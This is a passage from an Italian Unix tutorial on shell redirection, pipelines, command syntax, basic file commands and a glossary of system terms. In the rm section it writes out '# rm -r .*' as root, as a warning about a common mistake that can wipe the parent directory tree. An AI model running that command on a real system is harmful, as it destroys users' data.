`~`	la tilde si espande nel percorso della directory personale dell’utente che sta operando;
`~`***nome***	la tilde che precede il nome di un nominativo utente si espande nel percorso della directory personale di quel utente.

Le ***variabili di ambiente*** sono gestite dalla shell e costituiscono uno dei modi attraverso cui si configura un sistema. I programmi possono leggere alcune variabili di loro interesse e modificare il proprio comportamento in base al loro contenuto.

Una riga di comando può fare riferimento a una variabile di ambiente; la shell provvede a sostituirne l’indicazione con il suo contenuto:

`$`***nome***	il dollaro davanti a un nome serve a richiedere la sostituzione con il contenuto della variabile corrispondente a quel nome.

3.25 Ridirezione e condotti

I programmi, quando vengono eseguiti, hanno a disposizione alcuni canali standard per il flusso dei dati (input/output). Questi sono: standard input, standard output e standard error.

- ***Standard input***

  Lo standard input viene utilizzato come fonte standard per i dati in ingresso (input) nel programma.

- ***Standard output***

  Lo standard output viene utilizzato come destinazione standard per i dati in uscita (output) dal programma.

- ***Standard error***

  Lo standard error, viene utilizzato come destinazione standard per i dati in uscita dal programma derivati da situazioni anomale.

Lo standard input è rappresentato di norma dai dati provenienti dalla tastiera del terminale. Lo standard output e lo standard error sono emessi normalmente attraverso lo schermo del terminale.

Per mezzo della shell si possono eseguire delle ridirezioni di questi flussi di dati, per esempio facendo in modo che lo standard output di un programma sia inserito come standard input di un altro, creando così un condotto (*pipeline*).

Si ridirige lo standard input utilizzando il simbolo minore ('**<**') seguito dalla fonte alternativa di dati. Il programma a sinistra del simbolo '**<**' riceve come standard input il contenuto del file indicato a destra.

programma < ***file_di_dati***

L'esempio seguente visualizza il contenuto del file '`elenco.txt`' dopo averlo riordinato:

`$` **`sort < elenco.txt`** [*Invio*]

Si ridirige lo standard output utilizzando il simbolo maggiore ('**>**') seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo '**>**' emette il suo standard output all'interno del file indicato a destra che viene creato per l'occasione.

programma > ***file_di_dati***

Lo standard output può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo maggiore per due volte di seguito: '**>>**'. I due esempi seguenti mostrano la differenza nell'uso di '**>**' e di '**>>**'.

- `$` **`ls > elenco.txt`** [*Invio*]

  Genera il file '`elenco.txt`' con il risultato dell'esecuzione di '**`ls`**'.

- `$` **`ls >> elenco.txt`** [*Invio*]

  Aggiunge al file '`elenco.txt`' il risultato dell'esecuzione di '**`ls`**'.

Si ridirige lo standard error utilizzando il simbolo '**2>**' seguito dalla destinazione alternativa dei dati. Il programma a sinistra del simbolo '**2>**' emette il suo standard error all'interno del file indicato a destra che viene creato per l'occasione.

programma `2>` *file_di_dati*

Lo standard error può essere aggiunto a un file preesistente; in tal caso si utilizza il simbolo '**2>>**'. I due esempi seguenti mostrano la differenza nell'uso di '**2>**' e di '**2>>**'.

- `$` **controlla 2> errori.txt** [*Invio*]

  Genera il file '`errori.txt`' con il risultato dell'esecuzione dell'ipotetico programma '**controlla**'.

- `$` **controlla 2>> errori.txt** [*Invio*]

  Aggiunge al file '`errori.txt`' il risultato dell'esecuzione dell'ipotetico programma '**controlla**'.

Si ridirige lo standard output di un programma nello standard input di un altro, utilizzando il simbolo barra verticale ('**|**'). Il programma a sinistra del simbolo '**|**' emette il suo standard output nello standard input di quello che sta a destra.

programma1 | *programma2* [| *programma3*...]

Nella rappresentazione schematica delle sintassi dei programmi, questo simbolo ha normalmente il significato di una scelta alternativa tra opzioni diverse, parole chiave o altri argomenti. In questo caso fa proprio parte della costruzione di un condotto.

Segue la descrizione di alcuni esempi.

- `$` **ls | sort** [*Invio*]

Riordina il risultato del comando '**ls**'.

- `$` **`ls | sort | less`** [*Invio*]

  Riordina il risultato del comando '**ls**' e quindi lo fa scorrere sullo schermo con l'aiuto del programma '**less**'.

3.26 Comandi e programmi di servizio di uso comune

«

Il ***comando*** è ciò che si dà a una shell per eseguire una qualche funzione, per esempio per avviare un programma, eventualmente con certe opzioni e certi argomenti. Il comando viene interpretato dalla shell, la quale decide se deve eseguirlo personalmente, attraverso delle funzioni interne, oppure se deve avviare un programma separato.

Le funzioni interne di una shell, alle quali ci si riferisce come se si trattasse di programmi, sono note come ***comandi interni***, dal momento che non si tratta di programmi indipendenti; tuttavia, spesso, i programmi di servizio di uso comune, quando non sono troppo sofisticati e usano un sistema di input/output elementare, vengono chiamati anch'essi «comandi».

La sintassi che descrive la composizione di un comando segue delle regole molto semplici.

- Le ***metavariabili***, scritte in questo modo, descrivono l'informazione che deve essere inserita al loro posto.
- Le altre parole rappresentano dei termini chiave che, se usati, devono essere indicati così come appaiono nello schema sintattico.

- Quello che appare racchiuso tra parentesi quadre rappresenta una scelta facoltativa: può essere utilizzato o meno.
- La barra verticale ('**|**') rappresenta la possibilità di scelta tra due possibilità alternative: quello che sta alla sua sinistra e quello che sta alla sua destra. Per esempio, '**uno|due**' rappresenta la possibilità di scegliere una tra le parole '**uno**' e '**due**'.
- Quello che appare racchiuso tra parentesi graffe rappresenta una scelta obbligatoria e serve in particolare per evitare equivoci nell'interpretazione quando si hanno più scelte alternative, separate attraverso il simbolo '**|**'. Seguono alcuni esempi:

  – `{uno | due | tre}`

  rappresenta la scelta obbligatoria di una tra le parole chiave '**uno**', '**due**' e '**tre**';

  – `{-f` ***file*** `| --file=`***file***`}`

  rappresenta la scelta obbligatoria di una tra due opzioni equivalenti.

- I puntini di sospensione rappresentano la possibilità di aggiungere altri elementi dello stesso tipo di quello che li precede. Per esempio, '***file*...' rappresenta la metavariabile «file» che può essere seguita da altri valori dello stesso tipo rappresentato dalla metavariabile stessa.

Naturalmente, può capitare che i simboli utilizzati per rappresentare la sintassi, servano per comporre un comando. I casi più evidenti sono:

- i condotti (*pipeline*) che utilizzano la barra verticale per indicare il flusso di dati tra un programma e il successivo;
- le parentesi graffe usate in alcuni linguaggi di programmazione.

Quando ciò accade, occorre fare attenzione al contesto per poter interpretare correttamente il significato di una sintassi, osservando, se ci sono, gli esempi proposti.

Il programma di servizio tipico ha la sintassi seguente:

```
programma [opzioni] [file...]
```

In questo caso, il nome del programma è proprio '**programma**'.

Normalmente vengono accettate una o più opzioni facoltative, espresse attraverso una lettera dell'alfabeto preceduta da un trattino ('**-a**', '**-b**',...). Queste possono essere usate separatamente oppure, spesso si possono raggruppare con un solo trattino seguito da tutte le lettere delle opzioni che si intendono selezionare. Quindi, i due comandi seguenti dovrebbero essere equivalenti:

programma -a -b [*Invio*]

programma -ab [*Invio*]

I programmi più recenti includono opzioni descrittive formate da un nome preceduto da due trattini. In presenza di questi tipi di opzioni, non si possono fare aggregazioni nel modo appena visto.

A volte si incontrano opzioni che richiedono l'indicazione aggiuntiva di un altro argomento.

La maggior parte dei programmi di servizio esegue delle elaborazioni su file, generando un risultato che viene emesso normalmente

attraverso lo standard output. Spesso, quando non vengono indicati file negli argomenti, l'input per l'elaborazione viene ottenuto dallo standard input.

Alcuni programmi permettono l'utilizzo del trattino ('**-**') in sostituzione dell'indicazione di file in ingresso o in uscita, allo scopo di fare riferimento, rispettivamente, allo standard input e allo standard output.

3.27 Programma o eseguibile

In generale, quando si usa il termine «programma» non si chiarisce quale sia la sua estensione reale. Si può usare questo termine per identificare qualcosa che si compone di un solo file eseguibile, oppure un piccolo insieme composto da più componenti che vengono comandate da un solo sistema frontale.

Spesso, in particolare all'interno di questo documento, quando si vuole fare riferimento a un programma inteso come un insieme di componenti, oppure come qualcosa di astratto per il quale nel contesto non conta il modo in cui viene avviato, lo si indica con un nome che non ha enfatizzazioni particolari e generalmente ha l'iniziale maiuscola. Per esempio, questo è il caso della shell Bash, a cui si è accennato, il cui file eseguibile è in realtà '**`bash`**'.

Per evitare ambiguità, quando si vuole essere certi di fare riferimento a un file eseguibile, si specifica proprio che si tratta di questo, cioè di un «eseguibile», mostrandolo attraverso enfatizzazioni di tipo dattilografico, scrivendo il nome esattamente nel modo in cui ciò va fatto per avviarlo.

3.28 ABC dei comandi Unix

«

Nelle sezioni seguenti vengono descritti in modo sommario alcuni programmi di servizio fondamentali. Gli esempi mostrati fanno riferimento all'uso di una shell POSIX, come Bash che costituisce attualmente lo standard per i sistemi GNU.

È importante ricordare che negli esempi viene mostrato un invito differente a seconda che ci si riferisca a un comando impartito da parte di un utente comune o da parte dell'amministratore: il dollaro ('**$**') rappresenta un'azione di un utente comune, mentre il cancelletto ('**#**') rappresenta un'azione dell'utente '**root**'.

3.28.1 ls: «list»

«

`ls` [*opzioni*] [*file*...]

Elenca i file contenuti in una directory. Segue la descrizione di alcuni esempi.

- `$` **ls** [*Invio*]

  Elenca il contenuto della directory corrente.

- `$` **ls -l *.doc** [*Invio*]

  Elenca tutti i file che terminano con il suffisso '`.doc`' che si trovano nella directory corrente. L'elenco contiene più dettagli sui file essendoci l'opzione '**-l**'.

3.28.2 cd: «change directory»

«

`cd` [*directory*]

Cambia la directory corrente. Segue la descrizione di alcuni esempi.

- `$` **`cd /tmp`** [*Invio*]

  Cambia la directory corrente, facendola diventare '`/tmp/`'.

- `$` **`cd ciao`** [*Invio*]

  Cambia la directory corrente, spostandosi nella directory '`ciao/`' che discende da quella corrente.

- `$` **`cd ~`** [*Invio*]

  Cambia la directory corrente, spostandosi nella directory personale dell'utente.

- `$` **`cd ~daniele`** [*Invio*]

  Cambia la directory corrente, spostandosi nella directory personale dell'utente '**`daniele`**'.

3.28.3 mkdir: «make directory»

«

`mkdir` [*opzioni*] *directory*...

Crea una directory. Segue la descrizione di alcuni esempi.

- `$` **`mkdir cloro`** [*Invio*]

  Crea la directory '`cloro/`', come discendente di quella corrente.

- `$` **`mkdir /sodio/cloro`**[*Invio*]

  Crea la directory ‘`cloro/`’, come discendente di ‘`/sodio/`’.

- `$` **`mkdir ~/cloro`**[*Invio*]

  Crea la directory ‘`cloro/`’, come discendente della directory personale dell’utente attuale.

3.28.4 cp: «copy»

«

`cp` [***opzioni***] ***origine*...** ***destinazione***

Copia uno o più file (incluse le directory) in un’unica destinazione.

Se vengono specificati solo i nomi di due file normali, il primo viene copiato sul secondo, viene cioè generata una copia che ha il nome indicato come destinazione. Se il secondo nome indicato è una directory, il file viene copiato nella directory con lo stesso nome di origine. Se vengono indicati più file, l’ultimo nome **deve** essere una directory, all’interno della quale vengono generate le copie di tutti i file indicati. Di conseguenza, quando si utilizzano i metacaratteri, la destinazione deve essere una directory. In mancanza di altre indicazioni attraverso l’uso di opzioni adeguate, le directory non vengono copiate.

I file elencati nell’origine potrebbero essere in realtà dei collegamenti simbolici. Se non viene specificato diversamente attraverso l’uso delle opzioni, questi vengono copiati così come se fossero file normali; cioè la copia è ottenuta a partire dai file originali e non si ottiene quindi una copia dei collegamenti.

Opzione	Descrizione
`-a`	Equivalente a '**`-dpR`**', utile per l'archiviazione o comunque per la copia di collegamenti simbolici così come sono.
`-d`	Copia i collegamenti simbolici mantenendoli come tali, invece di copiare il file a cui i collegamenti si riferiscono.
`-f`	Sovrascrittura forzata dei file di destinazione.
`-l`	Crea un collegamento fisico invece di copiare i file.
`-p`	Mantiene le proprietà e i permessi originali.
`-r`	Copia file e directory in modo ricorsivo (includendo le sottodirectory), considerando tutto ciò che non è una directory come un file normale.
`-R`	Copia file e directory in modo ricorsivo (includendo le sottodirectory).

Segue la descrizione di alcuni esempi.

- `$` **`cp -r /test/* ~/prova`** [*Invio*]

  Copia il contenuto della directory '`/test/`' in '`~/prova/`' copiando anche eventuali sottodirectory contenute in '`/test/`'.

  Se '`~/prova`' esiste già e non si tratta di una directory, questo file viene sovrascritto, perdendo quindi il suo contenuto originale.

- `$` **`cp -r /test ~/prova`** [*Invio*]

Copia la directory ‘/test/’ in ‘~/prova/’ (attaccando ‘test/’ a ‘~/prova/’) copiando anche eventuali sottodirectory contenute in ‘/test/’.

- $ **cp -dpR /test ~/prova** [*Invio*]

  Copia la directory ‘/test/’ in ‘~/prova/’ (attaccando ‘test/’ a ‘~/prova/’) copiando anche eventuali sottodirectory contenute in ‘/test/’, mantenendo inalterati i permessi e riproducendo i collegamenti simbolici eventuali.

3.28.5 ln: «link»

«

`ln` [*opzioni*] *origine*... *destinazione*

Crea uno o più collegamenti di file (incluse le directory, ma solo se si tratta di collegamenti simbolici) in un’unica destinazione.

Se vengono specificati solo i nomi di due file normali, il secondo diventa il collegamento del primo. Se il secondo nome indicato è una directory, al suo interno vengono creati altrettanti collegamenti quanti sono i file e le directory indicati come origine. I nomi utilizzati sono gli stessi di quelli di origine. Se vengono indicati più file, l’ultimo nome **deve** corrispondere a una directory.

È ammissibile la creazione di collegamenti che fanno riferimento ad altri collegamenti.

Se ne possono creare di due tipi: collegamenti fisici e collegamenti simbolici. Questi ultimi sono da preferire (a meno che ci siano delle ragioni per utilizzare dei collegamenti fisici). Se non viene richiesto diversamente attraverso le opzioni, si generano dei collegamenti fisici invece che i consueti collegamenti simbolici.

Opzione	Descrizione
`-s`	Crea un collegamento simbolico.
`-f`	Sovrascrittura forzata dei file o dei collegamenti già esistenti nella destinazione.

Segue la descrizione di alcuni esempi.

- `$` **`ln -s /test/* ~/prova`** [*Invio*]

  Crea, nella destinazione '`~/prova/`', i collegamenti simbolici corrispondenti a tutti i file e a tutte le directory che si trovano all'interno di '`/test/`'.

- `$` **`ln -s /test ~/prova`** [*Invio*]

  Crea, nella destinazione '`~/prova`', un collegamento simbolico corrispondente al file o alla directory '`/test`'. Se '`~/prova`' è una directory, viene creato il collegamento '`~/prova/test`'; se '`~/prova`' non esiste, viene creato il collegamento '`~/prova`'.

3.28.6 rm: «remove»

«

`rm` [***opzioni***] ***nome***...

Rimuove i file indicati come argomento. In mancanza dell'indicazione delle opzioni necessarie, non vengono rimosse le directory.

Opzione	Descrizione

`-r`
 	
`-R`
	Rimuove il contenuto delle directory in modo ricorsivo.

Segue la descrizione di alcuni esempi.

- `$` **`rm prova`** [*Invio*]

  Elimina il file ‘`prova`’.

- `$` **`rm ./-r`** [*Invio*]

  Elimina il file ‘`-r`’ che inizia il suo nome con un trattino, senza confondersi con l’opzione ‘**`-r`**’ (ricorsione).

- `$` **`rm -r ~/varie`** [*Invio*]

  Elimina la directory ‘`varie/`’ che risiede nella directory personale, insieme a tutte le sue sottodirectory eventuali.

Si faccia attenzione al comando seguente:

`#` **`rm -r .*`** [*Invio*]

Teoricamente, questo comando potrebbe eliminare tutti i file e le directory a partire dalla directory genitrice! Si osservi che se la directory corrente discende immediatamente dalla directory radice, ciò significherebbe cancellare tutta la gerarchia.

Questo è comunque un errore tipico di chi vuole cancellare tutte le directory nascoste (cioè quelle che iniziano con un punto) contenute nella directory corrente. Il disastro potrebbe avvenire perché nei sistemi Unix, ‘**`.*`**’ rappresenta anche la directory corrente (‘**`.`**’) e la

directory precedente o genitrice ('`..`'). In alternativa, onde evitare disguidi, conviene piuttosto un comando come quello seguente, con cui si è certi di intervenire solo su nomi che sono lunghi almeno tre caratteri complessivi (punto compreso):

`# rm -r .??*` [*Invio*]

3.28.7 mv: «move»

«

`mv` [*opzioni*] *origine*... *destinazione*

Sposta i file e le directory. Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato e rinominato in modo da ottenere quanto indicato come destinazione. Se si indicano più elementi (file o directory), l'ultimo attributo **deve** essere una directory, all'interno della quale si spostano tutti gli elementi elencati. Nel caso di spostamenti attraverso file system differenti, vengono spostati solo i cosiddetti file normali (quindi: niente collegamenti e niente directory).

Segue la descrizione di alcuni esempi.

- `$ mv prova prova1` [*Invio*]

  Cambia il nome del file (o della directory) '`prova`' in '`prova1`'.

- `$ mv * /tmp` [*Invio*]

  sposta, all'interno di '`/tmp/`', tutti i file e le directory che si trovano nella directory corrente.

3.28.8 cat: «concatenate»

«

`cat` [*opzioni*] [*file*...]

Concatena dei file e ne emette il contenuto attraverso lo standard output. Il comando emette di seguito i file indicati come argomento attraverso lo standard output (sullo schermo). Se non viene fornito il nome di alcun file, viene utilizzato lo standard input. Segue la descrizione di alcuni esempi.

- `$` **`cat prova prova1`** [*Invio*]

  Mostra di seguito il contenuto di ‘`prova`’ e ‘`prova1`’.

- `$` **`cat prova prova1 > prova2`** [*Invio*]

  Genera il file ‘`prova2`’ come risultato del concatenamento in sequenza di ‘`prova`’ e ‘`prova1`’.

3.29 Glossario introduttivo

«

3.29.1 Sistema operativo in generale

«

- ***boot*, *bootstrap***

  L’avvio, ovvero il caricamento del sistema operativo, viene individuato in inglese con il termine *boot*, mentre la porzione di codice che si occupa effettivamente di attuare l’avvio è il *bootstrap* (calzastivale). Pertanto, in senso figurato, il caricamento del sistema operativo viene paragonato all’atto di calzare uno stivale e rimane il termine *boot*, apparentemente privo di significato in questo contesto (dal momento che significa soltanto «stiva-

le»), per rappresentare l'avvio stesso (e non ciò che deve essere avviato).

- ***monoprogrammazione***, ***multiprogrammazione***

  Un sistema operativo è monoprogrammato quando consente la gestione di un solo processo elaborativo per volta; ovvero, quando la memoria centrale può contenere il codice di un solo programma per volta. Un sistema è invece multiprogrammato quando è in grado di assegnare a più processi elaborativi porzioni di memoria separate, eseguendoli in modo apparentemente simultaneo, suddividendo il tempo di utilizzo della CPU.

- ***time sharing***, ***time slice***

  Quando una risorsa viene condivisa da più processi elaborativi attraverso la suddivisione del tempo di utilizzo in «fettine», si definisce che il suo utilizzo avviene in modo *time sharing*, dove le porzioni di tempo assegnate sono note come *time slice*.

3.29.2 Utenza

«

- ***Account***

  Il termine *account* rappresenta letteralmente un conto, come quello che si può avere in banca. All'interno di un sistema operativo Unix, si ha un *account* quando si è stati registrati (e di conseguenza è stato ottenuto un UID) ed è possibile accedere attraverso la procedura di accesso.

- ***GID***

  Group identifier, *Group ID* o numero identificativo del gruppo di utenti.

- ***Login*, *logout*, *procedura di accesso***

  Con procedura di accesso si vuole fare riferimento al procedimento attraverso il quale un utente accede e può interagire con il sistema, dopo una fase di identificazione, che di solito consiste nell'indicazione di un nominativo-utente e di una parola d'ordine. In particolare *login* identifica l'ingresso dell'utente, mentre *logout* identifica la conclusione dell'attività dello stesso.

- ***UID***

  User identifier, *User ID* o numero identificativo dell'utente.

- ***Password*, *passphrase*, *parola d'ordine***

  Si riferisce a una parola o a una frase utilizzata come mezzo di verifica dell'identificazione per poter accedere a un servizio di qualunque genere.

3.29.3 File e file system

«

- ***Second-extended*, *Ext2*, *Ext3*, *Ext4***

  Il file system nativo del sistema GNU/Linux è il tipo Second-extended, il quale prevede delle varianti: Ext2, Ext3 e Ext4. Le varianti Ext3 e Ext4 contengono delle estensioni che consentono di ridurre la possibilità di perdite di dati, mantenendo la compatibilità con Ext2; ma nel caso di Ext4 si può contare solo su una compatibilità parziale.

- ***FAT***

  File allocation table. La FAT è una parte componente di un tipo di file system usato nei sistemi MS-Windows fino agli anni 1990. È così particolare che tale tipo di file system viene chiamato con questa stessa sigla: FAT.

- ***Glob*, *globbing*, *metacaratteri***

  Quando si vuole identificare un gruppo di file (e directory) attraverso una sola definizione si utilizza il meccanismo del *glob* che comporta l'uso di metacaratteri: si tratta di solito dell'asterisco, del punto interrogativo e delle parentesi quadre.

- ***Mount*, *unmount*,**

  Nei sistemi operativi Unix, quando si vuole accedere ai dati memorizzati su disco, non si può fare riferimento a un file appartenente a una certa unità come avviene nei sistemi MS-Windows. Si deve sempre fare riferimento al file system globale. Per fare questo, tutti i dischi a cui si vuole accedere devono essere uniti tramite un procedimento simile all'innesto di rami. Il termine *mount* indica un collegamento, o l'innesto, del contenuto di un disco nel file system globale; il termine *unmount* indica il distacco di un disco dalla struttura globale.

- ***Newline*, *interruzione di riga***

  Con questo termine si vorrebbe fare riferimento al codice necessario per indicare la fine di una riga di testo e l'inizio di quella successiva. Utilizzando questo nome si dovrebbe evitare di fare riferimento direttamente al codice effettivo in modo che il concetto possa essere adatto a diversi sistemi.

  I sistemi Unix più comuni utilizzano il codice <*LF*>. Nei sistemi MS-Windows si utilizza invece la coppia <*CR*><*LF*>. Per convertire un file di testo, è possibile utilizzare un filtro che trasformi il carattere <*LF*> in <*CR*><*LF*>, o viceversa. Spesso, programmi che svolgono questi compiti hanno nomi del tipo '**`unix2dos`**' e '**`dos2unix`**'.

Normalmente, negli ambienti Unix si confonde tranquillamente il termine *new-line* con il codice <*LF*>. Ciò costituisce un problema, perché ci sono situazioni in cui è importante chiarire che si tratta del codice <*LF*> in modo indipendente dalla piattaforma a cui si applica il concetto. Pertanto, quando si incontra il termine *new-line*, è indispensabile fare attenzione al senso del testo, usando un po' di buon senso.

- ***Record***

  Il record è in generale una registrazione di qualunque tipo. In informatica, il record corrisponde di solito a una riga di un file di dati. Un record è normalmente suddiviso in campi, o *field*, per cui si può fare un'analogia con un archivio a schede: l'archivio è il file, le schede sono i record e i campi sono i vari elementi indicati nelle schede.

- ***Regular file***

  Nei sistemi operativi della famiglia Unix, quando si parla di file, si intendono anche le directory oltre che altri oggetti con funzioni particolari. Per specificare che si parla di un file puro e semplice, comprendendo in questa categoria anche gli eseguibili, si parla di *regular file* o di file normale.

3.29.4 Rete

«

- ***Cliente*, *Client***

  Un «cliente» è generalmente un programma che usufruisce di un servizio offerto da un «servente». Tuttavia, spesso si usa questo termine, in modo informale, anche per identificare un nodo di rete

che, nell'ambito di un certo contesto, dipende da servizi offerti dall'esterno.

- ***Dominio***, ***nome di dominio***, ***nome a dominio***

  Normalmente, con il termine «dominio» si intende fare riferimento al nome che ha un certo nodo di rete in una rete Internet. Questo nome è composto da vari elementi che servono a rappresentare una gerarchia di domini, in modo simile a ciò che si fa nei file system con la struttura delle directory. Un «nome a dominio» può rappresentare una posizione intermedia di questa gerarchia, oppure anche il nome completo di un nodo di rete.

  Nella terminologia giuridica italiana si usa la definizione «nome a dominio».

- ***Host***

  Host è l'oste, ovvero, colui che ospita. Il termine *host* viene usato nell'ambito delle connessioni in rete per definire i nodi di rete, intesi come elaboratori, che svolgono e ospitano qualche tipo di servizio.

- ***Nodo di rete***

  Il nodo di rete è un elaboratore o un altro componente specializzato che è inserito in una rete e ha un indirizzo valido nella stessa (indirizzo riferito al livello 3, secondo il modello ISO-OSI; sezione 32.1).

- ***Protocollo***

  Il protocollo è un linguaggio convenzionale di comunicazione tra programmi (per esempio, un programma cliente comunica con un servente attraverso un protocollo determinato).

- ***Proxy***

  Il termine proxy viene usato in informatica in varie circostanze per identificare un servizio che si comporta in qualche modo come un procuratore, o un procacciatore di qualcosa. Il classico esempio di proxy è il servente che si inserisce tra una rete locale e una rete esterna, allo scopo di eseguire gli accessi verso la rete esterna per conto dei nodi della rete locale, senza che questi possano avere alcun contatto diretto con l'esterno. Di solito, questo tipo di proxy incorpora una memoria cache per ridurre gli accessi ripetuti alle stesse risorse esterne. Tuttavia è bene tenere a mente che questa definizione si usa anche per altri tipi di servizi meno appariscenti.

- ***Servente***, ***Server***

  Un servente è generalmente un programma che fornisce un servizio attraverso la rete. Tuttavia, spesso si usa questo termine, in modo informale, anche per identificare un nodo di rete che ospita servizi importanti.

- ***TCP/IP***

  La sigla TCP/IP rappresenta l'insieme dei protocolli usati per le reti conformi agli standard di Internet.

- ***URL***, ***URI***, ***IRI***

  Uniform resource locator, *Uniform resource identifier*, *Internationalized resource identifier*. È il modo con cui si definisce un indirizzo che identifica precisamente una risorsa di rete, come una pagina HTML, un file in un servizio FTP e altro ancora. Le due definizioni hanno estensioni differenti; in particolare, URI include URL e URN (sezione 54.1), mentre IRI è una nuova ver-

sione di URI che consente l'uso dei caratteri previsti da Unicode, ovvero dalla codifica universale.

3.29.5 Programmi, esecuzione e processi elaborativi

- ***Init*, *procedura di inizializzazione del sistema***

  Init è il programma che viene avviato dal kernel allo scopo di avviare il sistema. Init si avvale di script per avviare dei programmi che rimangono sullo sfondo e per sistemare tutto ciò che c'è da fare prima che il sistema sia a regime. Tutto l'insieme viene indicato come procedura di inizializzazione del sistema, includendo sia l'avvio, sia l'arresto, distinguendo anche diversi livelli di esecuzione.

- ***Job***

  Il termine *job* viene usato spesso nella documentazione Unix in riferimento a compiti di vario tipo, a seconda del contesto.

  - ***Job di shell***

    Le shell POSIX e in particolare Bash, sono in grado di gestire i *job* di shell che rappresentano un insieme di processi generati da un solo comando.

  - ***Job di stampa***

    Si tratta di stampe inserite nella coda di stampa (*spool*).

  - ***Job di scheduling***

    Si tratta di comandi la cui esecuzione è stata pianificata per un certo orario o accodata in attesa di risorse disponibili.

  Le situazioni in cui il termine *job* viene adoperato possono essere anche altre, ma gli esempi indicati bastano per intendere l'ampiezza del significato.

- ***Log*, *registrazioni***

  In informatica, il *log* equivale al ***giornale di bordo*** delle navi. Il *log* è quindi un sistema automatico di registrazione di avvenimenti significativi. I file che contengono queste annotazioni sono detti file di *log* e potrebbero essere identificati anche come i file delle registrazioni. In generale, il *log* è un registro e le annotazioni che vi si fanno sono delle registrazioni.

- ***PID***

  Process identifier, *Process ID* o numero identificativo del processo.

- ***Pipe*, *pipeline*[6], *condotto***

  Si tratta di una tubazione immaginaria attraverso la quale, generalmente, si convoglia l'output di un programma verso l'input di un altro. La connessione di più programmi in questo modo è compito della shell e di solito si utilizza il simbolo '`|`' per indicare questa operazione. A volte, quando il contesto lo consente, il simbolo '`|`' viene anche chiamato *pipe*.

- ***Run level*, *livello di esecuzione***

  Quando si utilizza una procedura di inizializzazione del sistema in stile System V, che è poi quella normale, si distinguono diversi ***livelli di esecuzione***, in modo da poter definire quali parti del sistema devono essere attivate e quali no, a seconda delle esigenze.

  Il livello di esecuzione è un numero non negativo che parte da zero, il cui significato dipende dal modo in cui il sistema è configurato. Di solito il livello zero è riservato per la fase di preparazione allo spegnimento, il livello uno è riservato al funzionamento mo-

noutente e il livello sei è riservato alla fase di preparazione al riavvio del sistema.

- ***Script***

  Uno script è un file di comandi che costituisce in pratica un programma interpretato. Normalmente, l'interprete di uno script è anche una shell.

- ***Shell***

  La shell di un sistema operativo è quel programma che si occupa di interpretare ed eseguire i comandi dati dall'utente, attraverso una riga di comando. Il termine shell, utilizzato per questo scopo, nasce proprio dai sistemi operativi Unix.

- ***Standard error***

  Il file o il dispositivo predefinito per l'emissione dei dati relativi a segnalazioni di errore è lo standard error. Di solito si tratta del video della console o del terminale da cui si opera. Lo standard error, di norma, può essere ridiretto utilizzando il simbolo '`2>`' seguito dal nome del file o del dispositivo da utilizzare.

- ***Standard input***

  Il file o il dispositivo predefinito per l'inserimento dei dati, è lo standard input. Di solito è la tastiera della console o del terminale da cui si opera. Per terminare l'inserimento occorre fornire il carattere di fine file (<*EOT*>, ovvero <^*d*>) che di solito si ottiene con la combinazione [*Ctrl d*].

  Lo standard input, di norma, può essere ridiretto con il simbolo minore ('`<`') seguito dal nome del file o del dispositivo da utilizzare, oppure con la barra verticale ('`|`') quando si vuole utilizzare l'output di un comando come input per il comando successivo.

- ***Standard output***

  Il file o il dispositivo predefinito per l'uscita dei dati, è lo standard output. Di solito è il video della console o del terminale da cui si opera. Lo standard output, di norma, può essere ridiretto utilizzando il simbolo maggiore ('**>**') seguito dal nome del file o del dispositivo da utilizzare, oppure può essere diretto a un comando seguente attraverso la barra verticale ('**|**').

- ***Unix domain socket***, ***socket di dominio Unix***

  Si tratta di un sistema di comunicazione tra le applicazioni basato su un tipo di file speciale: il socket. Alcuni demoni offrono servizi attraverso questo tipo di comunicazione stando in ascolto in attesa di una richiesta di connessione da parte delle applicazioni clienti.

- ***Utility***, ***utilità***, ***programma di utilità***, ***programma di servizio***

  Un'*utility*, ovvero un programma di utilità, o meglio un programma di servizio, è un programma utile e pratico che svolge il suo compito senza tanti fronzoli e senza essere troppo appariscente. Di solito, i programmi di questo tipo sono quelli che fanno parte integrante del sistema operativo.

3.29.6 Varie

«

- ***Case sensitive***, ***case insensitive***

  Con queste due definizioni si intende riferirsi rispettivamente alla «sensibilità» o meno verso la differenza tra le lettere maiuscole e minuscole. Generalmente, i sistemi Unix sono sensibili a questa differenza, nel senso che distinguono i nomi anche in base

alla combinazione di lettere maiuscole e minuscole, ma esistono circostanze in cui questa distinzione non c'è o si vuole ignorare.

- ***Core***

  Negli ambienti Unix, *core* è sinonimo di memoria centrale, o RAM. Questa parola deriva dal fatto che gli elaboratori usati inizialmente con il sistema UNIX erano dotati di memoria RAM realizzata attraverso un reticolo di nuclei ferromagnetici: la memoria a nuclei, ovvero *core*. Per questo motivo, spesso, quando un processo termina in modo anormale, il sistema operativo scarica in un file l'immagine che questo processo ha in memoria. Questo file ha il nome '`core`' (ovviamente) e può essere analizzato successivamente attraverso strumenti diagnostici opportuni.

  Per un approfondimento sulla memoria a nuclei si veda: *Core memory*, *http://www.science.uva.nl/museum/CoreMemory.php* , dell'università di Amsterdam; *Yet another PDP-11 Page, How core memory works*, *http://www.psych.usyd.edu.au/pdp-11/core.html* , di John Holden.

- ***Memoria cache***, ***cache***

  La memoria cache è una porzione di memoria centrale utilizzata per conservare o trattenere delle informazioni di uso frequente, in modo da non doverle richiedere ogni volta dalla loro fonte originaria. A titolo di esempio, si usa una memoria cache per alleggerire gli accessi alle unità di memorizzazione di massa, oppure per evitare il ripetersi di richieste di dati uguali attraverso la rete. Il termine «memoria cache» si usa però anche per file provvisori che hanno lo scopo di contenere informazioni che potrebbero essere riutilizzate in tempi brevi, contenuti solitamente a partire dalla directory '`/var/cache/`'.

- ***Memoria tampone*, *buffer***

  La memoria tampone è un tipo di memoria cache, con funzionalità più limitate, indispensabile per il trasferimento dei dati, usata idealmente come una spugna per assorbire i dati da una parte e per scaricarli dall'altra. Per esempio, per poter accedere a un byte singolo contenuto in un'unità di memorizzazione di massa, è necessario utilizzare un'area di memoria centrale corrispondente almeno alla dimensione del blocco di dati minimo per tale unità. Questa area di memoria è da considerare come un «tampone».

- ***Daemon*, *demone***

